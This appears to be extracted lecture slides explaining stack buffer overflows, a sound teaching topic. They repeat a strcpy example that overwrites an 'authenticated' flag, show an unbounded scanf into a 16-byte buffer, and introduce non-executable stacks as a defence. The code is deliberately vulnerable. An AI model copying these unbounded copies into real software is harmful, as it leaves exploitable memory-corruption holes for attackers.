
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```



A Buffer Overflow Example

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}


int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```



A Buffer Overflow Example

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```




A Buffer Overflow Example

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}


int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

Code still runs; user now 'authenticated'



What Happened?

- Stack Layout




```
void my_func()
{
    char string[16];
    printf("Enter a string\n");
    scanf("%s", string);
    printf("You entered: %s\n", string);
}

int main(int argc, char *argv[])
{
    my_func();
    printf("Done");
}

(libc)
_start:
    setup
    main();
    cleanup
```


Exploiting Buffer Overflow

- Stack Layout



```
void my_func()
{
    char string[16];
    printf("Enter a string\n");
    scanf("%s", string);
    printf("You entered: %s\n", string);
}

int main(int argc, char *argv[])
{
    my_func();
    printf("Done");
}


(libc)
_start:
    setup
    main();
    cleanup
```

Prevent Code Injection

- What if we made the stack non-executable?
 - ▶ AMD NX-bit
 - ▶ More general: W (xor) X

```

root@newyork:~/test# cat /proc/self/maps
08048000-08053000 r-xp 00000000 08:01 131088
08053000-08054000 r--p 0000a000 08:01 131088
08054000-08055000 rw-p 0000b000 08:01 131088
08c20000-08c41000 rw-p 00000000 00:00 0
b7352000-b7552000 r--p 00000000 08:01 10346
b7552000-b7553000 rw-p 00000000 00:00 0
b7553000-b7700000 r-xp 00000000 08:01 122
b7700000-b7702000 r--p 001ad000 08:01 122
b7702000-b7703000 rw-p 001af000 08:01 122
b7703000-b7706000 rw-p 00000000 00:00 0
b770d000-b770f000 rw-p 00000000 00:00 0
